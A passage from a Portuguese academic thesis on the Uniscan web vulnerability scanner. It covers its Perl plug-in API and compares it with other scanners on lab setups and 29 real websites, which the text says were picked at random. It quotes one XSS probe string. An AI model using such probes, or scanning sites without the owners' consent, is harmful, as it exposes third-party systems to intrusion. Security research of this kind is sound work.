1.  package Plugins::Crawler::checkUploadForm;
2.
```

Fonte: do autor.

A primeira linha de um *plug-in* nos diz duas informações básicas: a) o tipo de *plug-in* e b) o nome do arquivo do *plug-in*. Como pode ser observado na Figura 20, o tipo de *plug-in* é do tipo *Crawler* e o nome do arquivo deste *plug-in* é *checkUploadForm.pm*, sua localização dentro da pasta do *Uniscan* é *{uniscan_path}/Plugins/Crawler/checkUploadForm.pm.*

Entre a primeira linha e o método *new* é onde o usuário pode chamar outros módulos que irão auxiliar no processamento feito pelo *plug-in*, como ilustrado pela Figura 21.

Figura 21 **–** Chamando módulos auxiliares.

```
3.  use Uniscan::Functions;
4.  my $func = Uniscan::Functions->new();
```

Fonte: do autor.

Um módulo para o *crawler* tem seis métodos obrigatórios, são eles:

a) *new*;
b) *execute*;
c) *showResults*;
d) *getResults*;
e) *clean*;
f) *status*;

O método *new* serve para criar um novo objeto do *plug-in*, a Figura 22 ilustra um exemplo de método *new*.

Figura 22 – Método new do plug-in para o crawler.

```
 6.  sub new {
 7.      my $class    = shift;
 8.      my $self     = {name => "Upload Form Detect", version => 1.0 };
 9.      our %upload : shared = ();
10.      our $enabled = 1;
11.      return bless $self, $class;
12.  }
```

Fonte: do autor.

As únicas linhas onde o usuário que está programando seu *plug-in* deve alterar no método new são as linhas 8, 9 e 10. Na linha 8 deve ser dito o nome do

plug-in e também a sua versão. A linha 9 deve ser a declaração de um *hash* para armazenar os resultados, ter escopo *our,* deve ser *shared* (compartilhada) e deve ser inicializada como vazia. O nome da variável fica a cargo do usuário. Na linha 10 o único valor que o usuário pode alterar é o valor da variável *$enabled*, se o valor for 1, o *plug-in* está habilitado, se for 0 está desabilitado.

A Figura 23 ilustra um exemplo de método *execute*, este método recebe três parâmetros, são eles: a) o nome da classe na variável *$self*; b) a URL requisitada pelo *crawler*; c) o conteúdo da URL requisitada pelo *crawler*.

Figura 23 **–** Método execute do plug-in para o crawler.

```
14. sub execute {
15.     my $self = shift;
16.     my $url = shift;
17.     my $content = shift;
18.     while($content =~ m/<input(.+?)>/gi){
19.         my $params = $1;
20.         if($params =~ /type *= *"file"/i){
21.                 $upload{$url}++;
22.         }
23.     }
24. }
```

Fonte: do autor.

O usuário não deve alterar o conteúdo das linhas 14; 15; 16; 17 e 24, pois, esta é a estrutura básica do método *execute*, o processamento do *plug-in* deve ocorrer entre as linhas 18 e 23, aqui ele pode chamar outros métodos ou definir outras funções, na linha 21, é armazenado o resultado do processamento no *hash* que foi escolhido na linha 9 da Figura 22.

O método *showResults* do *plug-in* é chamado logo após o *crawler* ter feito a última requisição para o sistema alvo. Neste método o *plug-in* deve exibir o resultado de todo o processamento que foi realizado durante a execução do *crawler*, para isso, o método *showResults* deve exibir o conteúdo do *hash* que escolhemos na linha 9 da Figura 22. A Figura 24 ilustra um exemplo de método *showResults*.

Figura 24 – Exemplo de método showResults para plug-in do crawler

```
27. sub showResults(){
28.     my $self = shift;
29.     $func->write("|\n| File Upload Forms:");
30.     foreach my $url (%upload){
31.         $func->write("| [+] Upload Form Found: ". $url .
32.         " " . $upload{$url} . "x times") if($upload{$url});
33.     }
34. }
```

Fonte: do autor.

O usuário não deve alterar os valores das linhas 27, 28 e 34, pois, esta é a estrutura básica do método *showResults*. Na linha 29 e 31 é utilizado o método *write* do objeto *$func* para exibir na tela e gravar no arquivo de log do *scanner* o valor passado como parâmetro para o método *write*. Podemos observar que na linha 30 é feito um laço de repetição utilizando o *foreach* para percorrer o *hash %upload* e então exibir o resultado do processamento.

Embora ainda não tenha sido implementada nenhuma utilização do método *getResults*, este é de caráter obrigatório no código de um *plug-in* para o *crawler*, futuramente este método terá utilização, portanto, este método já estará implementado para uma futura utilização em uma nova versão do *Uniscan*.

Figura 25 – Exemplo do método getResults do plug-in do crawler.

```
36. sub getResults(){
37.         my $self = shift;
38.         return %upload;
39. }
```

Fonte: do autor

O único valor que o usuário deve alterar neste método é o nome do *hash* que ele definiu como o *hash* que armazena os resultados.

O método *clean* é método responsável por limpar o *hash* que armazena os resultados. Ele é obrigatório para que possamos evitar erros no scanner. A Figura 26 ilustra um exemplo de método *clean*.

Figura 26 – Exemplo de método clean do plug-in do crawler.

```
41. sub clean(){
42.         my $self = shift;
43.         %upload = ();
44. }
```

Fonte: do autor.

As linhas 41, 42 e 44 do método clean não devem ser alteradas, pois, esta é a estrutura básica do método, na linha 43 o usuário deve inicializar o *hash* que armazena os resultados como vazio.

O método *status* serve para dizer ao *scanner* se o *plug-in* está ou não habilitado. A Figura 27 ilustra como o método status deve ser.

Figura 27 – Exemplo do método status do plug-in do crawler.

```
46. sub status(){
47.         my $self = shift;
48.         return $enabled;
49. }
```

Fonte: do autor.

O método status deve ser exatamente como é mostrado na Figura 27. E para finalizar o plug-in, ele deve terminar com “1;”. Como mostra a Figura 28.

Figura 28 – Última linha de um plug-in.

```
50. 1;
51.
```

Fonte: do autor.

4.4.2 Plug-ins de teste dinâmico

O *plug-in* de teste dinâmico é chamado pelo motor de testes logo após o *crawler* ter terminado sua execução. Assim como nos *plug-ins* para o *crawler*, os *plug-ins* de testes dinâmicos têm métodos e uma estrutura obrigatória, os métodos obrigatórios são :

a) *new*;
b) *execute*;
c) *clean*;

d) *status*.

A Figura 29 ilustra como deve ser a primeira linha de um *plug-in* para testes dinâmicos.

Figura 29 **–** Primeira linha de um plug-in de teste dinâmico.

```
1. package Plugins::Tests::Dynamic::NameOfYourPlugin;
2.
```

Fonte: do autor.

A primeira linha deve ser: package Plugins::<tipoDePlug-in>::<subTipo>::<nomeDoArquivo>;. O subtipo pode ser *Dynamic* para testes dinâmicos e *Static* para testes estáticos. O nome do arquivo do *plug-in* fica a critério do usuário.

O método *new* do *plug-in* de teste dinâmico é semelhante ao método *new* do *plug-in* do *crawler*. A Figura 30 ilustra como deve ser o método new de um *plug-in* de teste dinâmico.

Figura 30 **–** Método new de um plug-in de teste dinâmico.

```
3. sub new {
4.     my $class    = shift;
5.     my $self     = {name => "Name of your plug-in", version => 1.0 };
6.     our $enabled = 1; # 1 = enabled and 0 = disabled
7.     return bless $self, $class;
8. }
```

Fonte: do autor.

A Figura 30 ilustra a estrutura básica e obrigatória do método *new* de um *plug-in* de teste dinâmico.

O método *execute* do *plug-in* de teste dinâmico difere um pouco do método *execute* do *plug-in* do *crawler*, a diferença é que neste, são passados como parâmetros apenas o nome do objeto e a lista de URL's encontradas pelo *crawler*. A Figura 31 ilustra a estrutura básica e obrigatória do método *execute* do *plug-in* para testes dinâmicos.

Figura 31 – Método execute do plug-in de teste dinâmico.

```
10. sub execute {
11.     my ($self, @urls) = @_;
12. # call your plug-in functions here
13. # your functions here
14. }
```

Fonte: do autor.

Como é possível notar na Figura 31, as URL's que são passadas como parâmetro para o método *execute* são armazenadas no *array* *@urls*, portanto o usuário deve programar seu *plug-in* utilizando este *array* como repositório das URL's encontradas. Nas linhas 12 e 13 é onde o usuário deve programar as ações do plug-in.

O método *clean* do *plug-in* de teste dinâmico serve para limpar o conteúdo das variáveis globais que forem utilizadas, a Figura 32 ilustra a estrutura básica e obrigatória do método *clean*.

Figura 32 – Método clean do plug-in de teste dinâmico.

```
17. # used to clean de variables of plug-in
18. sub clean(){
19.         my $self = shift;
20.         # clear the global variables of plug-in here
21. }
```

Fonte: do autor.

O último método obrigatório para um *plug-in* de teste dinâmico é o método *status*, este método é idêntico ao método *status* do *plug-in* do *crawler*. A Figura 33 ilustra a estrutura básica e obrigatória do método status.

Figura 33 – Método status do plug-in de teste dinâmico.

```
23. # return the status of your plug-in
24. sub status(){
25.         my $self = shift;
26.         return $enabled;
27. }
```

Fonte: do autor.

E para finalizar, todo e qualquer *plug-in* para o *scanner* deve terminar com um "1;" como mostra a Figura 34.

Figura 34 – Última linha de código de um plug-in.

```
28. 1;
```

Fonte: do autor.

4.4.3 Plug-ins de teste estático

O *plug-in* de teste estático é semelhante ao *plug-in* de teste dinâmico, apenas duas coisas mudam na estrutura do plug-in, são elas:

a) A primeira linha;
b) Os parâmetros do método *execute*.

A Figura 35 ilustra a forma da primeira linha do *plug-in* de teste estático.

Figura 35 – Primeira linha do plug-in de teste estático.

```
1. package Plugins::Tests::Static::NameOfYourPlugin;
2.
```

Fonte: do autor.

O método *execute* do *plug-in* de teste estático difere do *plug-in* de teste dinâmico no tipo de parâmetro que é passado para o método *execute*, no *plug-in* de teste estático é passado como parâmetro a URL do sistema alvo ao invés de uma lista de URL's encontradas pelo *crawler*. A Figura 36 ilustra o método *execute* do *plug-in* de teste estático.

Figura 36 – Método execute do plug-in de teste estático.

```
3. sub new {
4.     my $class    = shift;
5.     my $self     = {name => "Name of your plug-in", version => 1.0 };
6.     our $enabled = 1; # 1 = enabled and 0 = disabled
7.     return bless $self, $class;
8. }
```

Fonte: do autor.

4.4.4 Plug-ins de teste de stress

A única coisa que difere um *plug-in* de teste estático de um *plug-in* de teste de stress é a primeira linha do plug-in. A Figura 37 ilustra como é a primeira linha do *plug-in* de teste de stress.

Figura 37 **–** Primeira linha do plug-in de teste de stress.

```
1.  package Plugins::Stress::miniStress;
2.
```

Fonte: do autor.

5 RESULTADOS

Este capítulo apresenta os resultados obtidos com o desenvolvimento e a utilização do *Uniscan*. Para validar e comparar o *scanner* de vulnerabilidades desenvolvido, foram realizados vários testes sobre cenários experimentais e cenários reais. Os resultados são apresentados na forma de tabelas, gráficos e discussões.

É importante salientar ao leitor que os números contidos nas tabelas a seguir representam o número de combinações de testes que permitem a detecção e exploração de uma vulnerabilidade e não o número de vulnerabilidades existentes. Como exemplo podemos citar a vulnerabilidade *Local File Include* (LFI), O Uniscan realiza 43 testes para essa vulnerabilidade enquanto o *scanner* Acunetix realiza 5. Ao encontrar uma vulnerabilidade, todas as combinações serão testadas e é esse número de combinações que é colocado nas tabelas. Portanto, o Uniscan pode encontrar 43 formas de explorar uma vulnerabilidade enquanto os outros *scanners* podem encontrar “N” formas de explorar essa mesma vulnerabilidade.

5.1 Cenários experimentais de validação

Com o objetivo de validar e realizar algumas análises comparativas iniciais, foram criados cenários experimentais, controlados. Estes cenários possuem um número de vulnerabilidades conhecidos, ou seja, os resultados possíveis e esperados dos *scanners* são previamente conhecidos.

O primeiro cenário controlado contem três vulnerabilidades, RCE, RFI e LFI, este cenário é o mesmo que foi utilizado para realizar os testes no Capítulo 2 deste trabalho.

O segundo cenário controlado é um sistema de blog de nome *jarida* e versão 1.0, que contém duas vulnerabilidades, XSS e Blind SQL Injection.

Ambos os cenários controlados foram executados sob a plataforma Linux *Ubuntu Server 10.04.3* que está executando o servidor Web Apache 2.2.15, com PHP versão *5.3.3-1ubuntu9.3* e Perl versão *5.10.1*.

A tabela 3 mostra os resultados dos testes realizados neste cenário, o cenário conta com uma vulnerabilidade RFI, uma vulnerabilidade LFI e uma vulnerabilidade RCE. Cada *scanner* teve a oportunidade de realizar apenas uma analise neste cenário. Como é possível observar, o Uniscan foi o único *scanner* que consegui detectar as três vulnerabilidades presentes neste cenário e foi o único que consegui detectar a vulnerabilidade RCE. O *scanner* Acunetix conseguiu detectar as vulnerabilidade RFI e LFI. O *scanner* Shadow Security Scanner consegui detectar apenas a vulnerabilidade LFI. O *scanner* PowerFuzzer foi capaz de detectar as vulnerabilidades RFI e LFI. Os números contidos na tabela significam a quantidade de combinações de testes que permitem a exploração de determinava vulnerabilidade que cada *scanner* encontrou.

Tabela 3 – Resultados dos testes utilizando o cenário controlado 1.

	Vulnerabilidades		
Scanner	RFI	LFI	RCE
Uniscan	1	26	6
Acunetix	1	2	0
Nikto	0	0	0
WebCruiser	0	0	0
Shadow Security Scanner	0	2	0
Websecurify	0	0	0
PowerFuzzer	1	1	0

Fonte: do autor.

A Tabela 4 mostra a quantidade de combinações de testes que permitem a exploração de determinada vulnerabilidade que cada *scanner* encontrou no sistema de blog open-source *jarida* versão 1.0. Este sistema de blog contém duas vulnerabilidades conhecidas, XSS e Blind SQL *injection*. Cada *scanner* teve a oportunidade de analisar o cenário apenas uma única vez. Como é possível notar, o *scanner* Acunetix foi o único que conseguiu detectar a vulnerabilidade XSS. Ambos os *scanners* Acunetix e Uniscan conseguiram detectar a vulnerabilidade Blind SQL *injection*. Os resultados de um *scanner* para o outro divergem devido às

combinações de testes serem diferentes e o *scanner* Acunetix é o único que possui um analisador *java-script*.

Tabela 4 **–** Resultados dos testes para o cenário controlado 2.

	Vulnerabilidades	
Scanner	XSS	Blind SQL-i
Uniscan	0	1
Acunetix	3	6
Nikto	0	0
WebCruiser	0	0
Shadow Security Scanner	0	0
Websecurify	0	0
PowerFuzzer	0	0

Fonte: do autor.

5.2 Análise de cenários reais

Cada *scanner* fez apenas uma análise em cada um dos 29 sites. Todos os sites são internacionais e foram escolhidos aleatoriamente para servirem de alvo para todos os *scanners* realizarem suas análises. Quando cada *scanner* concluiu a analise de segurança das aplicações Web, foi adicionado à tabela correspondente ao site em análise, a quantidade de combinações de dados que permitem a exploração de determina vulnerabilidade que cada *scanner* identificou. A utilização de cenários reais serve para comparar os resultados de todos os *scanners*, os cenários possuem diferentes sistemas operacionais, tais como Windows Server 2003 e 2008, Ubuntu Server, Debian, FreeBSD entre outros. A linguagem de programação também varia de um cenário para o outro, as linguagens de programação utilizadas pelos cenários foram: PHP, ASP e Perl.

Visando manter a privacidade e a segurança dos sites testados, o nome dos sites que foram testados serão omitidos e substituídos pela palavra site e o número sequencial correspondente. Os sites que os *scanners* não detectaram nenhuma vulnerabilidade serão omitidos.

O site 1 é um site sobre a cultura do mediterrâneo, que utiliza a linguagem de programação PHP e está executando o servidor Web Apache. Como é possível observar, o *Uniscan* obteve melhores resultados que os demais *scanners* porque o *Uniscan* tem mais combinações de testes do que os outros *scanners*.

Tabela 5 **–** Resultados dos testes para o cenário em produção site 1.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	62	291	222	33
Acunetix	0	0	0	3	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	5	3	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	6	11	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O cenário do site 2 é um site com uma coleção de imagens de animais, utiliza a linguagem de programação PHP e está executando o servidor Web Apache 2.2.2. Como é possível observar, o Uniscan obteve resultados diferentes dos demais *scanners*, isto se deve ao fato do Uniscan ter combinações de testes de vulnerabilidades diferentes dos outros *scanners*. Apenas o Uniscan foi capaz de detectar as vulnerabilidades LFI e RCE.

Tabela 6 **–** Resultados dos testes para o cenário em produção site 2.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	7	44	87	0	0
Acunetix	0	0	0	0	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	3	0	0
Shadow Security Scanner	0	0	0	1	0	0
Websecurify	0	0	0	9	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 3 é um site sobre a cultura e o comércio chinês, o site utiliza a linguagem de programação Perl e está executando o servidor Web Apache 1.3.34.

Como é possível observar, o Uniscan conseguiu detectar mais vulnerabilidades do que os demais *scanners*, isto se deve ao fato do Uniscan ter mais e diferentes combinações de testes de vulnerabilidade do que os outros *scanners*. Apenas o Uniscan foi capaz de detectar a vulnerabilidade RCE.

Tabela 7 **–** Resultados dos testes para o cenário em produção site 3.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	72	151	906	0	23
Acunetix	0	0	0	176	0	9
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	2	0	0	0	0
Websecurify	0	0	0	20	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O cenário site 4 é um site sobre medicamentos, utiliza a linguagem de programação PHP e está executando o servidor Web Apache. Como é possível observar na Tabela 6, o Uniscan não conseguiu detectar nenhuma vulnerabilidade XSS devido ao fato do Uniscan não possuir algumas combinações de testes que os *scanners* Acunetix e WebCruiser possuem (exemplo: <*ScRiPt >prompt(903975)</ScRiPt*>).

Tabela 8 **–** Resultados dos testes para o cenário em produção site 4.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	1	0	0	0	12	683
Acunetix	1	0	0	206	6	21
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	1	1	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	1	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O cenário site 5 é um site de uma academia de artes, utiliza a linguagem de programação ASP e está executando o servidor Web Microsoft-IIS 6.0. Os *scanners*

Acunetix, Uniscan e Websecurify foram os únicos a detectar a vulnerabilidade XSS. Os *scanners* Uniscan, WebCruiser e Websecurify foram os únicos a detectar a vulnerabilidade SQL *injection*. Os *scanners* Acunetix e Uniscan foram os únicos que conseguiram detectar a vulnerabilidade Blind SQL *injection*.

Tabela 9 – Resultados dos testes para o cenário em produção site 5.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	5018	821	1532
Acunetix	0	0	0	19	0	351
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	15	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	3	22	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

Na Tabela 11 foi feito uma compilação dos dados de todos os cenários reais que foram testados, mostrando a quantidade de formas de exploração de uma determinada vulnerabilidade que cada *scanner* testado conseguiu encontrar. Podemos notar que o Uniscan foi o único *scanner* que conseguiu detectar as seis vulnerabilidades nos testes realizados. Podemos notar, também, que o Uniscan encontrou a maior quantidade de combinações de dados que permitem a exploração destas vulnerabilidades.

Tabela 10 **–** Resultados do total de combinações.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	1	79	257	8051	1055	2363
Acunetix	1	0	0	923	9	389
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	20	60	4
Shadow Security Scanner	0	2	0	1	0	0
Websecurify	0	0	0	48	34	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

É possível observar na Tabela 10 que apenas o Uniscan foi capaz de detectar a vulnerabilidade RCE. Além disso, dois *scanners* não foram capazes de detectar nenhuma vulnerabilidade nos vinte e nove sites que foram testados. Apenas sete sites não apresentaram vulnerabilidades.

Como pôde ser observado, *Uniscan* cumpriu com sucesso a proposta inicial de detectar as três vulnerabilidades (RFI, LFI e RCE) que foram estudadas.

5.3 Desenvolvimento e evolução do Uniscan


Atualmente o *Uniscan* vem evoluindo de forma contínua, seja na correção de erros nos algoritmos do *scanner* ou na adição de novas funcionalidades. Funcionalidades essas que os usuários do *Uniscan* solicitam por e-mail ou via formulário no site do projeto (UNISCAN, 2011). A evolução do *Uniscan* e os detalhes das versões podem serem vistas no apêndice C.

No site do projeto, o usuário recebe informações a respeito da utilização do Uniscan e, também, tutoriais para a criação de *plug-ins*. O site também disponibiliza além dessas informações, um repositório para os últimos *plug-ins* que foram adicionados ao scanner. Incentiva o usuário a dar sua opinião a respeito do *Uniscan* e também a dar sugestões de novas funcionalidades. O endereço do site do projeto é *www.uniscan.com.br*.

O *Uniscan* foi incorporado à distribuição Linux BackTrack desde a versão 3.2, essa distribuição Linux é a que contempla a maior e melhor compilação de softwares voltados à auditoria de sistemas. O número de pessoas utilizando o *Uniscan* nesta distribuição é desconhecido, porém, o número de usuários do BackTrack ultrapassa a marca de um milhão de usuários.

Somente no repositório oficial do projeto junto a SourceForge (SOURCEFORGE, 2011), o Uniscan conta com mais de cinco mil downloads até o mês de dezembro de 2011 como mostra a Figura 38. Pessoas de 126 países já fizeram o *download* e estão utilizando a ferramenta como mostram as figuras 38 e 39.


Figura 38 – Quantidade de downloads do Uniscan.



Date ▲	Downloads ⬍
2011-12	364
2011-11	2,081
2011-10	324
2011-09	685
2011-08	1,804
2011-07	195
2011-06	22
	5,475

Fonte: SourceForge.net

Figura 39 – Ranking de downloads do Uniscan por país.



	Country ⬍	Downloads ▲
1.	United States	742
2.	Brazil	638
3.	India	481
4.	Germany	315
5.	France	198
6.	Indonesia	188
7.	United Kingdom	159
8.	Italy	149
9.	Poland	134

Fonte: SourceForge.net

6 CONSIDERAÇÕES FINAIS

O problema da falta de segurança nas aplicações Web vem atingindo cada vez mais usuários destes sistemas. O melhor exemplo disso no ano de 2011 é a invasão que a empresa Sony sofreu. Através de uma vulnerabilidade de SQL *injection* o atacante conseguiu acesso ao banco de dados de clientes da empresa, onde continha todos os dados pessoais dos clientes e também o número do cartão de crédito de quase 100 milhões de clientes. A falta de segurança das aplicações Web, implicam em prejuízos para o detentor da aplicação Web e também para seus usuários, que poderão ter seus dados utilizados em fraudes online.

O trabalho teve como objetivo, num primeiro passo, realizar um levantamento e um estudo sobre os principais *scanners* de vulnerabilidades, focados para sistemas Web, existentes na Internet. O levantamento foi realizado. As ferramentas foram selecionadas e testadas.

Os estudos e testes com as ferramentas escolhidas permitiram identificar características e funcionalidades que tornam um *scanner* de vulnerabilidades um software útil e importante para descobrir vulnerabilidades em sistemas Web. Entre as características e funcionalidades marcantes que foram identificadas, devem ser ressaltados os dois métodos de fazer a análise em um sistema Web. O primeiro deles, utiliza um rastreador para navegar de forma autônoma e coletando dados no sistema alvo. Por sua vez, o segundo método serve para identificar subsistemas que estejam escondidos da parte navegável do sistema Web alvo. Desta forma surgiu a metodologia hibrida que foi utilizada neste trabalho.

A arquitetura do *scanner* que foi desenvolvido neste trabalho é outro ponto forte e um diferencial para os demais *scanners*. A arquitetura baseada em *plug-ins* deixa o *scanner* mais robusto e não necessita alterações para a inclusão de novas funcionalidades ou novos testes de vulnerabilidades, deixando o *scanner* mais flexível e extensível. Com esta arquitetura robusta, espera-se que o usuário também possa criar seus próprios *plug-ins*. A arquitetura baseada em *plug-ins* possibilita ao usuário, escolher quais testes deseja executar de uma forma muito simples, bastando habilitar ou desabilitar os *plug-ins* que desejar. Outra vantagem é desta

arquitetura é a fácil inclusão de novos testes, bastando criar o *plug-in* e coloca-lo no repositório específico.

O Uniscan foi o único *scanner* que conseguiu detectar todas as seis vulnerabilidades que foram testas, além de ser o único dos *scanners* testados que dispõem de uma arquitetura com suporte a *plug-ins* e de código fonte aberto.

O Uniscan foi transformado em um projeto de software livre para que todos possam conhecer, utilizar e contribuir para o aprimoramento da ferramenta. Sendo assim, o *scanner* foi batizado de *Uniscan* e está disponível no site do projeto (UNISCAN, 2011).

O *scanner* que foi desenvolvido nesse trabalho é mais um recurso à disposição de quem trabalha com a segurança da informação para a verificação de potenciais vulnerabilidades em sistemas Web.

O Uniscan deve continuar em evolução, novas funcionalidades devem ser incluídas, dentre elas: a) interpretador de java-script; b) utilização de aprendizado de máquina para que com o passar do tempo o Uniscan possa aprender automaticamente novas vulnerabilidades ou formas de explorar as vulnerabilidades já conhecidas; c) sistema de exploração das vulnerabilidades encontradas no sistema Web alvo; d) novos *plug-ins* para obter mais informações sensíveis sobre o alvo do *scanner* e e) Melhoramentos no motor de testes para reduzir o número de resultados falso-positivos.

REFERÊNCIAS BIBLIOGRÁFICAS

ABYSSSEC. **PHP Fuzzing In Action.** Disponível em: <http://www.exploit-db.com/download_pdf/12943>. Acesso em: 17 abr. 2011.

ACUNETIX. **Website Security - Acunetix Web Security Scanner.** Disponível em: <http://www.acunetix.com/>. Acesso em: 31 maio de 2011.

BACKTRACK. **Web Applications Auditor.** Disponível em: <https://www.backtrack-linux.com/web-applications-auditor/>. Acesso em: 14 set. 2011.

BING. **Bing.** Disponível em: <http://br.bing.com/>. Acesso em: 25 dez. 2011.

CIRT. **Nikto2 | CIRT.net.** Disponível em: <http://cirt.net/nikto2/>. Acesso em: 31 maio 2011.

CPAN. **Comprehensive Perl Archive Network.** Disponível em: <http://www.cpan.org/>. Acesso em: 26 set. 2010.

EEYE. **Vulnerability Management - Assessment - Endpoint Protection - Software Security Solutions | eEye Digital Security.** Disponível em: <http://www.eeye.com/>. Acesso em: 31 maio 2011.

GOOGLE. **Skipfish - Web application security scanner - Google Projetc Hosting.** Disponível em: <http://code.google.com/p/skipfish/>. Acesso em: 31 maio 2011.

_____. **Google.** Disponível em: <http://www.google.com.br>. Acesso em: 25 dez. 2011.

GYNVAEL. **PHP LFI to Arbitrary Code Execution via rfc1867 File Upload Temporary Files.** Disponível em: <http://www.exploit-db.com/download_pdf/17010>. Acesso em: 17 abr. 2011.

HACKTOOLREPOSITORY. **Hack Tool Repository - Download Powerfuzzer.** Disponível em: < http://www.hacktoolrepository.com/tool/126/Powerfuzzer>. Acesso em: 10 set. 2011.

IDG NOW. **Hacker invade banco de dados de empresa de segurança digital.** Disponível em: <http://idgnow.uol.com.br/seguranca/2011/04/12/-hacker-invade-banco-de-dados-de-empresa-de-seguranca-digital/>. Acesso em: 17 abr. 2011.

IDG NOW. **Mais de 40% das empresas estão desprotegidas contras ciberataques, aponta estudo.** Disponível em: <http://idgnow.uol.com.br/seguranca/2011/04/07/mais-de-40-das-empresas-esta-desprotegida-contra-cibertaques-aponta-estudo/>. Acesso em: 17 abr. 2011.

INTERNET SEGURA. **Dez ataques a sites governamentais brasileiros.** Disponível em: <http://internetsegura.terra.com.br/site/interna.aspx?id_conteu-do=366>. Acesso em: 26 set. 2010.

N-STALKER. **N-Stalker The Web Security Specialists.** Disponível em: <http://www.nstalker.com/>. Acesso em: 31 maio 2011.

RODRIGUES, Thiago Gomes. **Um Sistema de Apoio à Recuperação de Informação na Web voltado à Segurança de Redes e Sistemas.** Universidade Federal de Pernambuco – UFPE, 2009. Disponível em: <http://www.cin.ufpe.br/~tg/2009-2/tgr.pdf>. Acesso em: 05 set. 2011.

ROHR. **Vazamento de dados de cartão de crédito pode ser o maior da história.** Disponível em: <http://glo.bo/fnimbY>. Acesso em: 17 abr. 2011.

SAFETY-LAB. **Network Security Scanner & Database Security Scanner & Online Security Scanner.** Disponível em: <http://www.safety-lab.com/>. Acesso em: 31 maio 2011.

SOURCEFORGE. **Download Statistics: All Files.** Disponível em: <http://sourceforge.net/projects/uniscan/files/stats/timeline?dates=2011-01-01+to+2011-09-14>. Acesso em: 14 set. 2011.

SUCURI. **Brazilian Government Websites Hacked with Spam.** Disponível em: <http://blog.sucuri.net/2010/06/brazilian-government-websites-hacked-with-spam.html>. Acesso em: 24 set. 2010.

SYHUNT. **Web Application Security Tools - Syhunt.** Disponível em: <http://www.syhunt.com/>. Acesso em: 31 maio 2011.

UNISCAN. **::: Uniscan :: Project :::.** Disponível em: <http://uniscan.com.br/>. Acesso em: 18 jun. 2011.

VESTIBULANDOWEB. **Após vazamento de informações, Inep bloqueia geração de Novas senhas no sistema do Enem.** Disponível em: <http://bit.ly/g9q2Wg>. Acesso em: 17 abr. 2011.

SEC4APP. **WebCruiser | Web Vulnerability Scanner, SQL Injection Tool !.** Disponível em: < http://sec4app.com/>. Acesso em: 10 set. 2011.

WEBSECURIFY. **Websecurify | Web Application Security Scanner and Manual Penetration Testing Tool.** Disponível em: < http://www.websecurify.com>. Acesso em: 10 set. 2011.

WEBSEGURA. **Hackers profissionais alertam para falhas na segurança dos sites portugueses.** Disponível em: <http://bit.ly/gUdyIj>. Acesso em: 17 abr. 2011.

ZONE-H. **Zone-H – Unrestricted Information - Ataque em massa desfigura centenas de sites do Governo.** Disponível em: <http://www.zone-h.com.br/content/view/585/11/>. Acesso em: 19 dez. 2010.

ZONE-H. **Defacements Statistics 2010: Almost 1,5 million websites defaced, what's happening?.** Disponível em: <http://www.zone-h.org/news/id/4737/>. Acesso em: 3 jul. 2011.

APÊNCIDE A – Parte do log do apache quando da analise feita pelo Nikto.

127.0.0.1 - - [04/Jul/2011:11:51:56 -0300] "HEAD / HTTP/1.1" 200 315 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:Port Check)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET / HTTP/1.1" 200 534 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:getinfo)"
